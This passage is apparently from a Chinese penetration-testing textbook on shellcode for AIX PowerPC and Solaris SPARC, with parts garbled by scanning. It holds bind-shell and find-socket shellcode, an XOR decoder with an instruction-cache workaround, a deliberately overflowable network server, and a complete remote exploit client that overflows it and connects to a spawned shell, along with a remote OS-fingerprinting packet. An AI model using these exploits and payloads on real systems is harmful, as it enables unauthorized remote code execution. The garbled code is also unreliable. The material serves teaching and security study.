"\x7e\x84\xa3\x78" /* mr r4, r20 */
"\x7f\x45\xd3\x78" /* mr r5, r26 */
"\xa0\x55\xff\xfa" /* lhz r2, -6(r21) */
"\x7e\xa9\x03\xa6" /* mtctr r21 */
"\x4e\x80\x04\x21" /* bctrl */
"\x37\x5a\xff\xff" /* ai. r26, r26, -1 */
"\x40\x80\xff\xd4" /* bge <bindsckcode+120> */

"\x7c\xa5\x2a\x79" /* xor. r5, r5, r5 */
"\x40\x82\xff\xfd" /* bnel <Shellcode> */
"\x7f\xe8\x02\xa6" /* mflr r31 */
"\x3b\xff\x01\x20" /* cal r31, 0x120(r31) */
"\x38\x7f\xff\x08" /* cal r3, -248(r31) */
"\x38\x9f\xff\x10" /* cal r4, -240(r31) */
"\x90\x7f\xff\x10" /* st r3, -240(r31) */
"\x90\xbf\xff\x14" /* st r5, -236(r31) */
"\x88\x55\xff\xf4" /* lbz r2, -12(r21) */
"\x98\xbf\xff\x0f" /* stb r5, -241(r31) */
"\x7e\xa9\x03\xa6" /* mtctr r21 */
"\x4e\x80\x04\x20" /* botr */
"/bin/sh"

```

```

:
```

```

int main() {
    int jump[2] = [(int) lsd, 0];
    ((*void (*)()) jump)();
}

```

有了可用的 Shellcode, 那么可以尝试一下远程溢出的示例了:

```
/* server.c - overflow demo
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* 存在缓冲区溢出的服务端程序
*/
```

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
```

```
char Buff[1024];
```

```
void overflow(char * s, int size)
```

```
{
```

```
    char s1[50];
```

```
    printf("receive %d bytes", size);
```

```
    s[size]=0;
```

```
    //strcpy(s1, s);
```

```
    memcpy(s1, s, size);
```

```
    sync(); // 溢出后必须有一些操作产生系统调用, 否则直接返回后又会碰到 I-cache 的问题,
```

Shellcode 是无法执行的

```
}
```

```
int main(int argc, char *argv[])
```

```
{
```

```
    int s, c, ret, IBytesRead;
```

```
    struct sockaddr_in srv;
```

```
    s = socket(AF_INET, SOCK_STREAM, 0);
```

```
    srv.sin_addr.s_addr = INADDR_ANY;
```

```
    srv.sin_port = htons(4444);
```

```
    srv.sin_family = AF_INET;
```

```
    bind(s, &srv, sizeof(srv));
```

```
    listen(s, 3);
```

```
    c = accept(s, NULL, NULL);
```

```
    while(1)
```

```
    {
```

```
        IBytesRead = recv(c, Buff, 1024, 0);
```

```
        if(IBytesRead<=0) break;
```

1

远程溢出的调试和本地没有什么两样，关键是找到溢出点，远程溢出可能需要构造各种各样的数据包来溢出服务程序。返回地址和需要覆盖的缓冲区大小可以用 `gdb` 调试出来，在一个终端用 `gdb` 加载 `server` 或者 `attach` 也行：

```
-bash-2.05b$ gdb server
GNU gdb 6.1
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "powerpc-ibm-aix5.1.0.0"...
(gdb) r
Starting program: /home/san/server
```

在另外一个客户端终端连接服务，并且发送数据来让服务端崩溃：

[illegible]

这时服务端的 gdb 拦截到段错误的信息:

```
Program received signal SIGSEGV, Segmentation fault.
0x41424344 in ?? ()
(gdb) x/8x $r1
0x2ff22b58:    0x41424344    0x41424344    0x41424344    0x0d0a6648
0x2ff22b68:    0x00000000    0x20001000    0x20001110    0x0000005e
```

只需把崩溃时 `rl+8` 的内容覆盖即可，这就是函数返回后 `lr` 寄存器的值，程序会跳入这个地址，这在前面第四节学习 AIX PowerPC 的溢出技术时已经提到过。这时寄存器的值：


```
(gdb) i reg
r0          0x41424344      1094861636
r1          0x2ff22b58      804399960
r2          0x20001000      536875008
r3          0x1757180       24473984
r4          0x0            0
r5          0x2ff22ffc      804401148
r6          0xd032         53298
r7          0x0            0
r8          0x60000000      1610612736
r9          0x600045f0      1610630640
r10         0x0            0
r11         0x60003bca      1610628042
r12         0x2ff3b400      804500480
r13         0xdeadbeef     -559038737
r14         0x1            1
r15         0x2ff22c08      804400136
r16         0x2ff22c10      804400144
r17         0x0            0
r18         0xdeadbeef     -559038737
r19         0xdeadbeef     -559038737
r20         0xdeadbeef     -559038737
r21         0xdeadbeef     -559038737
r22         0xdeadbeef     -559038737
r23         0xdeadbeef     -559038737
r24         0xdeadbeef     -559038737
r25         0xdeadbeef     -559038737
r26         0xdeadbeef     -559038737
r27         0xdeadbeef     -559038737
r28         0x20000640      536872512
r29         0x10000000      268435456
r30         0x3            3
r31         0x41424344      1094861636
pc          0x41424344      1094861636
ps          0x4000d032      1073795122
cr          0x2a222828      706881576
lr          0x41424344      1094861636
ctr         0x0            0
xer         0x0            0
fpscr       0x0            0
vscr        0x0            0
vrsave      0x0            0
```

调试了需要覆盖的缓冲区大小和溢出时缓冲区的地址后，就可以方便地写溢出攻击程序

了:

```

/* client.c - remote overflow demo
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* 针对 server.c 的利用程序,
* 测试环境: IBM AIX 5.1
*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <ctype.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <sys/time.h>
#include <netdb.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <errno.h>

// It needs adjust.
#define RET 0x2ff22d88;

unsigned char sh_Buff[] =
    "\x7e\x94\xa2\x79" /* xor.    r20, r20, r20      */
    "\x40\x82\xff\xfd" /* bnel    <syscallcode>    */
    "\x7e\xa8\x02\xa6" /* mflr    r21               */
    "\x3a\xc0\x01\xff" /* lil     r22, 0x1ff        */
    "\x3a\xf6\xfe\x2d" /* cal     r23, -467(r22)    */
    "\x7e\xb5\xba\x14" /* cax     r21, r21, r23     */
    "\x7e\xa9\x03\xa6" /* mtctr   r21               */
    "\x4e\x80\x04\x20" /* bctr                                          */

    "\x05\x82\x53\xa0" /* syscall numbers          */
    "\x87\xa0\x01\x42" /* execve=0x05 close=0xa0   */
    "\x8d\x8c\x8b\x8a" /* socket=0x8d bind=0x8c    */
    /* listen=0x8b naccept=0x8a */
    /* kfcntl=0x142             */

```

"\x4c\x06\x33\x42"	/* crorc	cr6, cr6, cr6	*/
"\x44\xff\xff\x02"	/* svca	0x0	*/
"\x3a\xb5\xff\xf8"	/* cal	r21, -8(r21)	*/
"\x2c\x74\x12\x34"	/* cmpi	cr0, r20, 0x1234	*/
"\x41\x82\xff\xfd"	/* beql	<bindsckcode>	*/
"\x7f\x08\x02\xa6"	/* mflr	r24	*/
"\x92\x98\xff\xfc"	/* st	r20, -4(r24)	*/
"\x38\x76\xfe\x03"	/* cal	r3, -509(r22)	*/
"\x38\x96\xfe\x02"	/* cal	r4, -510(r22)	*/
"\x98\x78\xff\xf9"	/* stb	r3, -7(r24)	*/
"\x7e\x85\xa3\x78"	/* mr	r5, r20	*/
"\x88\x55\xff\xfc"	/* lbz	r2, -4(r21)	*/
"\x7e\xa9\x03\xa6"	/* mtotr	r21	*/
"\x4e\x80\x04\x21"	/* bctrl		*/
"\x7c\x79\x1b\x78"	/* mr	r25, r3	*/
"\x38\x98\xff\xf8"	/* cal	r4, -8(r24)	*/
"\x38\xb6\xfe\x11"	/* cal	r5, -495(r22)	*/
"\x88\x55\xff\xfd"	/* lbz	r2, -3(r21)	*/
"\x7e\xa9\x03\xa6"	/* mtotr	r21	*/
"\x4e\x80\x04\x21"	/* bctrl		*/
"\x7f\x23\xcb\x78"	/* mr	r3, r25	*/
"\x38\x96\xfe\x06"	/* cal	r4, -506(r22)	*/
"\x88\x55\xff\xfe"	/* lbz	r2, -2(r21)	*/
"\x7e\xa9\x03\xa6"	/* mtotr	r21	*/
"\x4e\x80\x04\x21"	/* bctrl		*/
"\x7f\x23\xcb\x78"	/* mr	r3, r25	*/
"\x7e\x84\xa3\x78"	/* mr	r4, r20	*/
"\x7e\x85\xa3\x78"	/* mr	r5, r20	*/
"\x88\x55\xff\xff"	/* lbz	r2, -1(r21)	*/
"\x7e\xa9\x03\xa6"	/* mtotr	r21	*/
"\x4e\x80\x04\x21"	/* bctrl		*/
"\x7c\x79\x1b\x78"	/* mr	r25, r3	*/
"\x3b\x56\xfe\x03"	/* cal	r26, -509(r22)	*/
"\x7f\x43\xd3\x78"	/* mr	r3, r26	*/
"\x88\x55\xff\xf7"	/* lbz	r2, -9(r21)	*/
"\x7e\xa9\x03\xa6"	/* mtotr	r21	*/
"\x4e\x80\x04\x21"	/* bctrl		*/
"\x7f\x23\xcb\x78"	/* mr	r3, r25	*/
"\x7e\x84\xa3\x78"	/* mr	r4, r20	*/
"\x7f\x45\xd3\x78"	/* mr	r5, r26	*/
"\xa0\x55\xff\xfa"	/* lbz	r2, -6(r21)	*/
"\x7e\xa9\x03\xa6"	/* mtotr	r21	*/
"\x4e\x80\x04\x21"	/* bctrl		*/


```

"\x37\x5a\xff\xff" /* ai. r26, r26, -1 */
"\x40\x80\xff\xd4" /* bge <bindsockcode+120> */

"\x7c\xa5\x2a\x79" /* xor. r5, r5, r5 */
"\x40\x82\xff\xfd" /* bnel <Shellcode> */
"\x7f\xe8\x02\xa6" /* mflr r31 */
"\x3b\xff\x01\x20" /* cal r31, 0x120(r31) */
"\x38\x7f\xff\x08" /* cal r3, -248(r31) */
"\x38\x9f\xff\x10" /* cal r4, -240(r31) */
"\x90\x7f\xff\x10" /* st r3, -240(r31) */
"\x90\xbf\xff\x14" /* st r5, -236(r31) */
"\x88\x55\xff\xf4" /* lbz r2, -12(r21) */
"\x98\xbf\xff\x0f" /* stb r5, -241(r31) */
"\x7e\xa9\x03\xa6" /* mtctr r21 */
"\x4e\x80\x04\x20" /* bctr */
"/bin/sh"

```

```
// ripped from isno
```

```
int Make_Connection(char *address, int port, int timeout)
```

```
{
```

```
    struct sockaddr_in target;
```

```
    int s, i, bf;
```

```
    fd_set wd;
```

```
    struct timeval tv;
```

```
    s = socket(AF_INET, SOCK_STREAM, 0);
```

```
    if(s<0)
```

```
        return -1;
```

```
    target.sin_family = AF_INET;
```

```
    target.sin_addr.s_addr = inet_addr(address);
```

```
    if(target.sin_addr.s_addr==0)
```

```
    {
```

```
        close(s);
```

```
        return -2;
```

```
    }
```

```
    target.sin_port = htons(port);
```

```
    bf = 1;
```

```
    ioctl(s, FIONBIO, &bf);
```

```
    tv.tv_sec = timeout;
```

```
    tv.tv_usec = 0;
```

```
    FD_ZERO(&wd);
```

```
    FD_SET(s, &wd);
```

```

        if (FD_ISSET (sock, &rfd)) {
            l = read (sock, buf, sizeof (buf));
            if (l <= 0) {
                perror ("read remote");
                exit (EXIT_FAILURE);
            }
            write (1, buf, l);
        }
    }
}

void PrintSc(unsigned char *lpBuff, int buffsize)
{
    int i, j;
    char *p;
    char msg[4];
    fprintf(stderr, "/* %d bytes */\n", buffsize);
    for (i=0; i<buffsize; i++)
    {
        if ((i%4)==0)
            if (i!=0)
                fprintf(stderr, "\"\n\"");
            else
                fprintf(stderr, "\"");
        sprintf(msg, "\\x%.2X", lpBuff[i]&0xff);
        for (p = msg, j=0; j < 4; p++, j++)
        {
            if (isupper(*p))
                fprintf(stderr, "%c", _tolower(*p));
            else
                fprintf(stderr, "%c", *p);
        }
    }
    fprintf(stderr, "\";\n");
}

int main(int argc, char *argv[]) {
    unsigned char Buff[1024];

    unsigned long *ps;
    int s, i, k;

    if (argc < 3) {
        fprintf(stderr, "Usage: %s remote_ip remote_port\n", argv[0]);
    }
}

```

```
    return -1;
}

// 建立连接
s = Make_Connection(argv[1], atoi(argv[2]), 10);
if (!s) {
    fprintf(stderr, "[-] Connect failed. \n");
    return -1;
}

// 构造攻击 Buff
ps = (unsigned long *)Buff;
for(i=0; i<sizeof(Buff)/4; i++)
{
    *(ps++) = 0x60000000;
}

i = sizeof(sh_Buff) % 4;

memcpy(&Buff[sizeof(Buff) - sizeof(sh_Buff) - i], sh_Buff, sizeof(sh_Buff));

ps = (unsigned long *)Buff;
for(i=0; i<92/4; i++)
{
    *(ps++) = RET;
}
Buff[sizeof(Buff) - 1] = 0;

PrintSc(Buff, sizeof(Buff));

// 发送构造的 Buff
i = send(s, Buff, sizeof(Buff), 0);
if (i <= 0) {
    fprintf(stderr, "[-] Send failed. \n");
    return -1;
}

sleep(1);

k = Make_Connection(argv[1], 4660, 10);
if (!k) {
    fprintf(stderr, "[-] Connect failed. \n");
    return -1;
}
```



```
shell(k);
```

```
}
```

溢出程序的写法和其他平台没什么两样，惟一的障碍是 AIX 各版本的系统调用号不同，从而导致攻击程序不通用，另外就是要注意 l-cache 的问题。对于本地溢出攻击，可以先用 `oslevel -r` 来判断系统的版本，然后把相应的系统中断号写入 Shellcode，但是对于远程溢出攻击这种方法是行不通的。变通的方法是如果系统开了 `dtscpd` 服务（6112 端口），那么给这个服务发送如下数据：

```
char peer0_0[] = {
0x30, 0x30, 0x30, 0x30, 0x30, 0x30, 0x30, 0x32,
0x30, 0x34, 0x30, 0x30, 0x30, 0x64, 0x30, 0x30,
0x30, 0x31, 0x20, 0x20, 0x34, 0x20, 0x00, 0x72,
0x6f, 0x6f, 0x74, 0x00, 0x00, 0x31, 0x30, 0x00,
0x00 };
```

在我的测试系统，`dtscpd` 返回如下信息：

```
aix5:AIX:1:001381144C00
```

这样就可以从远程得到系统比较确切的版本信息，然后可以把相应的系统中断号写入 Shellcode 以增加溢出的成功率。

3.3.4 遭遇 l-cache

为了适应各种复杂应用 Shellcode 的编写，有一个解码 Shellcode 就会变得相对容易，那样也不必介意 opcode 里包含 0 或者其他一些字符的问题。对 IA32 系统来说，这非常简单，PowerPC 指令是不能直接操作内存的，参考 IA32 的 decoder，写出下面的解码 Shellcode：

```
char Shellcode[] =
// decoder
"\x7c\xa5\x2a\x79" // xor. %r5, %r5, %r5
"\x40\x82\xff\xfd" // bnel .main
"\x7c\x68\x02\xa6" // mflr %r3
"\x38\x63\x01\x01" // addi %r3, %r3, 0x101
"\x38\x63\xff\x26" // addi %r3, %r3, -0xDA # r3 point to the start of the real
Shellcode-1
"\x39\x20\x01\x01" // li %r9, 0x101
"\x39\x29\xff\x23" // addi %r9, %r9, -0xDD # Shellcode size+1
"\x7c\xc9\x18\xae" // lbzx %r6, %r9, %r3 # read a character
"\x68\xc7\xfe\xfe" // xori %r7, %r6, 0xFEFE # xor
"\x7c\xe9\x19\xae" // stbx %r7, %r9, %r3 # store a character
"\x35\x29\xff\xff" // subic. %r9, %r9, 1
"\x40\x82\xff\xfd" // bne Loop # loop
```

看来老外早就讨论过这个事情了。Andersen, Thomas Bjoern (TBAndersen_at_kpmg.com) 认为用一系列缓存同步指令(dcbst, sync, icbi, isync?)可以正确执行。

PowerPC 体系结构开发者指南指出自修改代码可以按照下面的序列执行代码修改用到的指令:

1. 存储修改的指令。
2. 执行 dcbst 指令, 强制包含有修改过的指令的高速缓存行进行存储。
3. 执行 sync 指令, 确保 dcbst 完成。
4. 执行 icbi 指令, 使将要存放修改后指令的指令高速缓存行无效。
5. 执行 isync 指令, 清除所有指令的指令管道, 那些指令在高速缓存行被设为无效之前可能早已被取走了。
6. 现在可以运行修改后的指令了。当取这个指令时会发生指令高速缓存失败, 结果就会从存储器中取得修改后的指令。

实际写的时候又遇到另外的问题。笔者的 AIX 机器的操作系统和 CPU 信息是这样的:

```
-bash-2.05b$ uname -a
AIX aix5 1 5 001381144C00
-bash-2.05b$ lsattr -El proc0
state      enable      Processor state False
type       PowerPC_604 Processor type False
frequency  232649620  Processor Speed False
```

测试的结果很意外, 笔者的 AIX 测试机并不支持一些缓存指令:

```
bash-2.05b$ cat testasm.s
.globl .main
.csect .text[PR]
.main:
        icbi    %r6, %r13
        dcbf    %r6, %r13

bash-2.05b$ gcc testasm.s
testasm.s: Assembler messages:
testasm.s:4: Error: Unrecognized opcode: `icbi'
testasm.s:5: Error: Unrecognized opcode: `dcbf'
bash-2.05b$ /usr/ccs/bin/as testasm.s
Assembler:
testasm.s: line 4: 1252-149 Instruction icbi is not implemented in the current assembly mode
COM.
testasm.s: line 4: 1252-142 Syntax error.
testasm.s: line 5: 1252-149 Instruction dcbf is not implemented in the current assembly mode
COM.
testasm.s: line 5: 1252-142 Syntax error.
```

不管是 GNU 的 as 还是操作系统自己带的 as 都不能识别这几个关于缓存的指令。于是想

着用 sync 和 isync 是不是能够解决这个问题:

```
-bash-2.05b$ cat test.c
char Shellcode[] =
// decoder
"\x7c\xa5\x2a\x79" // xor. %r5, %r5, %r5
"\x40\x82\xff\xfd" // bnel .main
"\x7c\x68\x02\xa6" // mflr %r3
"\x38\x63\x01\x01" // addi %r3, %r3, 0x101
"\x38\x63\xff\x2e" // addi %r3, %r3, -0xDA # r3 point start of real Shellcode-1
"\x39\x20\x01\x01" // li %r9, 0x101
"\x39\x29\xff\x23" // addi %r9, %r9, -0xDD # Shellcode size+1
"\x7c\x09\x18\xae" // lbzx %r6, %r9, %r3 # read a character
"\x68\x07\xfe\xfe" // xori %r7, %r6, 0xFEFE # xor
"\x7c\x09\x19\xae" // stbx %r7, %r9, %r3 # store a character
"\x35\x29\xff\xff" // subic %r9, %r9, 1
"\x40\x82\xff\xfd" // bne Loop # loop

"\x7c\x00\x04\xac" // sync
"\x4c\x00\x01\x2c" // isync

// real Shellcode
"\xc6\x9d\xfe\xe3" // addi %r3, %r3, 29
"\x6e\x9f\x01\x06" // stw %r3, -8(%r1)
"\x6e\x5f\x01\x02" // stw %r5, -4(%r1)
"\xc6\x7f\x01\x06" // subi %r4, %r1, 8
"\xc6\xbe\xfe\xfb" // li %r2, 5
"\xb2\x38\xcd\xbc" // ororc %cr6, %cr6, %cr6
"\xba\xfe\xfe\xfc" // svca 0
"\xd1\x9c\x97\x90" // .byte '/', 'b', 'i', 'n',
"\xd1\x8d\x96\xfe" // '/', 's', 'h', 0x0
;

int main() {
    int jump[2]=[(int)Shellcode, 0];
    ((*void (*)())jump)();
}
```

用 gdb 调试:

```
(gdb) r
Starting program: /home/san/test
```

```
Program received signal SIGSEGV, Segmentation fault.
0x20000420 in Shellcode ()
```



```

(gdb) x/8i $pc-8
0x20000418 <Shellcode+48>:      sync
0x2000041c <Shellcode+52>:      isync
0x20000420 <Shellcode+56>:      addi    r3, r3, 29
0x20000424 <Shellcode+60>:      stw     r3, -8(r1)
0x20000428 <Shellcode+64>:      stw     r5, -4(r1)
0x2000042c <Shellcode+68>:      addi    r4, r1, -8
0x20000430 <Shellcode+72>:      li      r2, 5
0x20000434 <Shellcode+76>:      crorc   4*cr1+eq, 4*cr1+eq, 4*cr1+eq
(gdb) x/24x $pc-56
0x200003e8 <Shellcode>: 0x7ca52a79      0x4082ffffd      0x7c6802a6      0x38630101
0x200003f8 <Shellcode+16>:      0x3863ff2e      0x39200101      0x3929ff23
0x7cc918ae
0x20000408 <Shellcode+32>:      0x68c7fefe      0x7ce919ae      0x3529ffff
0x4082ffff0
0x20000418 <Shellcode+48>:      0x7c0004ac      0x4c00012c      0x3863001d
0x9061ffff8
0x20000428 <Shellcode+64>:      0x90a1ffffc      0x3881ffff8      0x38400005
0x4cc63342
0x20000438 <Shellcode+80>:      0x44000002      0x2f62696e      0x2f736800
0x00000000

```

程序在 0x20000420 这个地址崩溃了，这个地方的指令是“addi r3,r3,29”，正好是真正的 Shellcode，解码正确，但执行错误。在 0x20000420 这个地址下个断点再试：

```

(gdb) b *0x20000420
Breakpoint 1 at 0x20000420
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/san/test

Breakpoint 1, 0x20000420 in Shellcode ()
(gdb) x/8i $pc-8
0x20000418 <Shellcode+48>:      sync
0x2000041c <Shellcode+52>:      isync
0x20000420 <Shellcode+56>:      lfsu     f20, -285(r29)
0x20000424 <Shellcode+60>:      stw     r3, -8(r1)
0x20000428 <Shellcode+64>:      stw     r5, -4(r1)
0x2000042c <Shellcode+68>:      addi    r4, r1, -8
0x20000430 <Shellcode+72>:      li      r2, 5
0x20000434 <Shellcode+76>:      crorc   4*cr1+eq, 4*cr1+eq, 4*cr1+eq
(gdb) x/24x $pc-56
0x200003e8 <Shellcode>: 0x7ca52a79      0x4082ffffd      0x7c6802a6      0x38630101

```

```

"\x39\xef\x01\x01" // addi %r15, %r15, 0x101
"\x39\xef\xff\x37" // addi %r15, %r15, -0xC9 # r15 point to start of real
Shellcode
"\x3a\x20\x01\x01" // li %r17, 0x101
"\x38\x51\xff\xe1" // addi %r2, %r17, -0x1F # r2=0xe2 syscall number of sync.
"\x3a\x31\xff\x2f" // addi %r17, %r17, -0xD1 # Shellcode size

"\x7e\x51\x78\xae" // lbzx %r18, %r17, %r15 # read a character
"\x6a\x53\xfe\xfe" // xori %r19, %r18, 0xFEFE # xor
"\x7e\x71\x79\xae" // stbx %r19, %r17, %r15 # store a character
"\x36\x31\xff\xff" // subic %r17, %r17, 1
"\x40\x80\xff\xf0" // bne Loop # loop

"\x4c\xc6\x33\x42" // crorc %cr6, %cr6, %cr6
"\x7d\xe8\x03\xa6" // mtlr %r15 # lr=real Shellcode address
"\x44\xff\xff\x02" // svca 0

// real Shellcode
"\x06\x91\xfe\xde" // addi %r3, %r15, 32
"\x6e\x9f\x01\x06" // stw %r3, -8(%r1)
"\x83\x3b\x8d\x86" // mr %r5, %r14
"\x6e\x5f\x01\x02" // stw %r5, -4(%r1)
"\xc6\x7f\x01\x06" // subi %r4, %r1, 8
"\xc6\xbe\xfe\xfb" // li %r2, 5
"\xb2\x38\xcd\xbc" // crorc %cr6, %cr6, %cr6
"\xba\xfe\xfe\xfc" // svca 0
"\xd1\x9c\x97\x90" // .byte '/', 'b', 'i', 'n',
"\xd1\x8d\x96\xfe" // '/', 's', 'h', 0x0
;

int main() {
    int jump[2] = {(int)Shellcode, 0};
    ((*void (*)())jump)();
}

-bash-2.05b$ ./test_3
$ id
uid=202(san) gid=1(staff)
$ exit
-bash-2.05b$

```

只需在真实的 Shellcode 前面插入一个系统调用（这里使用的是 sync 的调用号，用其他也可以），系统调用执行完以后会跳到 lr 寄存器包含的地址执行，这时执行的指令不是缓存的。

3.3.5 查找 socket 的 Shellcode

对于有防火墙限制等网络环境，绑定端口的 Shellcode 可能导致无法连接，反向连接在配置严格的环境可能也无法连接，如果使用攻击时的那个连接就没有这些担忧。

LSD 提供了 `getpeername` 方法来查找 socket，这种方法存在一个问题，如果攻击方在 NAT 的网络环境里，那么攻击方发送过去的端口号和服务端查找的端口可能不匹配，导致 socket 查找失败。bkbl 提到过另一种简单易行的办法，就是使用 OOB 带外数据，Berkeley 套接口的实现 OOB 数据一般不会被阻塞的。下面就是该 Shellcode 在 AIX 5.1 上的实现：

```
void ShellCode()
{
    asm
    (
        Start:
            xor.    %r20, %r20, %r20    ;\
            bnel    Start               ;\
            mflr    %r21                ;\
            addi    %r21, %r21, 12       ;\
            b       Loop               ;\
            crorc   %cr6, %cr6, %cr6     ;\
            svca    0                   ;\
            \
        Loop:
            li      %r2, 0x81            ;\
            mr      %r3, %r20            ;\
            addi    %r4, %r21, -40       ;\
            li      %r5, 1               ;\
            li      %r6, 1               ;\
            mtctr   %r21                 ;\
            bctrl   \
            \
            lbz     %r4, -40(%r21)        ;\
            cmpi    %cr0, %r4, 0x49      ;\
            beq     Found                ;\
            addi    %r20, %r20, 1        ;\
            b       Loop                ;\
            \
        Found:
            li      %r22, 2              ;\
            \
        DupHandle:
            li      %r2, 0xa0            ;\
            mr      %r3, %r22            ;\
            mtctr   %r21                 ;\
            \
    )
}
```



```

        bctrl          ;\
        \
        li             %r2, 0x142      ;\
        mr             %r3, %r20      ;\
        li             %r4, 0         ;\
        mr             %r5, %r22      ;\
        mtctr          %r21          ;\
        bctrl          ;\
        \
        addic          %r22, %r22, -1 ;\
        bge            DupHandle      ;\
        \
        addi            %r3, %r21, 140 ;\
        stw            %r3, -8(%r1)    ;\
        li             %r5, 0         ;\
        stw            %r5, -4(%r1)    ;\
        subi           %r4, %r1, 8     ;\
        li             %r2, 5         ;\
        crorc          %cr6, %cr6, %cr6 ;\
        svca           0              ;\
        .byte          '/', 'b', 'i', 'n', \
        '/', 's', 'h', 0x0           ;\

```

```

    );

```

```

}

```

其他版本的 AIX 需要修改相应的系统调用号。完整实现代码见配套资料中第 3 章/3.3 目录下的 Shellcode_oob.c 和 client_oob.c 两个程序。

3.4 Solaris SPARC 平台的 Shellcode 技术

通过 2.5 节熟悉了 SPARC 体系结构以及它的汇编语法，那么就可以写 Solaris SPARC 平台的 Shellcode 了。读者在写 Solaris SPARC 的 Shellcode 时可以查阅 Sun 网站提供的 SPARCV9 白皮书。

3.4.1 Solaris 系统调用

Solaris 的函数实际上也是由系统调用实现的，看一下下面这个简单的程序：

```

[san@ /home/san/Shellcode]> cat exit.c
main()
{
    exit(0);
}

```

同样使用静态编译，以避免动态链接干扰。

```
bash-2.05$ gcc -static -o exit exit.c
bash-2.05$ gdb exit
GNU gdb 4.18
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "sparc-sun-solaris2.7"...
(no debugging symbols found)...
(gdb) disas main
Dump of assembler code for function main:
0x10244 <main>: save %sp, -112, %sp
0x10248 <main+4>:      clr %o0
0x1024c <main+8>:      call 0x15664 <exit>
0x10250 <main+12>:     nop
0x10254 <main+16>:     nop
End of assembler dump.
(gdb) disas exit
Dump of assembler code for function exit:
0x15664 <exit>: save %sp, -96, %sp
0x15668 <exit+4>:      call 0x102b8 <_exithandle>
0x1566c <exit+8>:      nop
0x15670 <exit+12>:     restore
0x15674 <exit+16>:     mov 1, %g1
0x15678 <exit+20>:     ta 8
End of assembler dump.
(gdb) b *0x15678
Breakpoint 1 at 0x15678
(gdb) r
Starting program: /export/home/san/Shellcode/exit

Breakpoint 1. 0x15678 in exit ()
(gdb) si

Program exited normally.
```

注意上面标成黑色的那行汇编代码，exit 函数反汇编代码里有个“ta 8”指令，这就是 Solaris SPARC 的中断指令。%g1 寄存器保存系统调用功能号，各种系统调用功能号的值可以从系统的/usr/include/sys/syscall.h 文件里获取。Solaris SPARC 不像 AIX PowerPC 各种版本系统调用功能号的值不相同，它和 Linux 等系统一样，这些系统调用功能号在所有版本里都是保持不变的。其中%o0~%o5 这几个寄存器用于传递参数给系统调用。

```

End of assembler dump.
(gdb) b main
Breakpoint 1 at 0x10248
(gdb) r
Starting program: /export/home/san/Shellcode/Shellcode

Breakpoint 1, 0x10248 in main ()
(gdb) display/i $pc
1: x/i $pc 0x10248 <main+4>: sethi %hi(0x16800), %o0
(gdb) si
0x1024c in main ()
1: x/i $pc 0x1024c <main+8>:
    or %o0, 0x158, %o0 ! 0x16958 <_lib_version+8>
(gdb) si
0x10250 in main ()
1: x/i $pc 0x10250 <main+12>: st %o0, [ %fp + -24 ]
(gdb) i reg $o0
o0          0x16958  92504
(gdb) x/s $o0
0x16958 <_lib_version+8>:      "/bin/sh"

```

\$o0 保存的地址是字符串 “/bin/sh”，然后把这个地址放到\$fp-24。

```

(gdb) si
0x10254 in main ()
1: x/i $pc 0x10254 <main+16>: clr [ %fp + -20 ]
(gdb) si
0x10258 in main ()
1: x/i $pc 0x10258 <main+20>: add %fp, -24, %o1
(gdb) x/8x $fp-24
0xffbfc88: 0x00016958 0x00000000 0x00000000 0x00000000
0xffbfc98: 0x00000000 0x00000000 0x00000001 0xffbfcd04

```

接着把\$fp-20 的内容清零，这样就构造了 name 数组变量。

```

(gdb) si
0x1025c in main ()
1: x/i $pc 0x1025c <main+24>: ld [ %fp + -24 ], %o0
(gdb) si
0x10260 in main ()
1: x/i $pc 0x10260 <main+28>: clr %o2
(gdb) si
0x10264 in main ()
1: x/i $pc 0x10264 <main+32>: call 0x10364 <execve>

```

接着\$fp-24 的地址保存到\$o1，\$o2 清零，又给\$o0 赋了一遍字符串“/bin/sh”的地址，这

一步有些多余。

```
(gdb) disas execve
Dump of assembler code for function execve:
0x10364 <execve>:      mov 0x3b, %g1
0x10368 <execve+4>:    ta 8
0x1036c <execve+8>:    bcc 0x10380 <_exit>
0x10370 <execve+12>:   sethi %hi(0x15400), %o5
0x10374 <execve+16>:   or %o5, 0x250, %o5      ! 0x15650 <_cerror>
0x10378 <execve+20>:   jmp %o5
0x1037c <execve+24>:   nop
End of assembler dump.
```

execve 函数里其实也就是执行 ta 8 指令。这里跟进去单步执行会导致段错误，但实际运行的时候没有问题。通过对程序流程的跟踪，可以发现主要的问题是构造 execve 的参数，并且构造指令不要包含 0，以免在字符串复制的时候被截断。

SPARC 平台默认字节序是 big-endian，这点和 x86 有些区别。另外 SPARC 是没有 push 和 pop 对堆栈进行操作的指令，一般只能用 ld 和 st 指令对内存进行读写操作，而且由于 SPARC 的指令都是 32 位长，所以给寄存器赋值无法做到完全 32 位。mov 指令能给寄存器的低 10 位赋值，sethi 可以给寄存器的高 22 位赋值。“/bin/sh”的 16 进制表示是 0x2f 0x62 0x69 0x6e 0x2f 0x73 0x68 0x00，二进制表示是 00101111 01100010 01101001 01101110 00101111 01110011 01101000 00000000。需要两个寄存器来保存字符串，前 22 位是 00101111 01100010 011010，可以表示为“%hi(0x2f626800)”，后 10 位是 01 01101110，对应 16 进制的 0x16e。接下来 00101111 01110011 01101000 00000000 的前 22 位正好完全包含了需要的值，后面 10 位都是 0，可以表示为“%hi(0x2f736800)”。所有因素都具备了，下面的代码就是示例：

```
bash-2.05$ cat > Shellcode_asm.c
/* Shellcode_asm.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * Shellcode 演示
 */

int main ()
{
    __asm__
    (
        sethi    %hi(0x2f626800), %l6
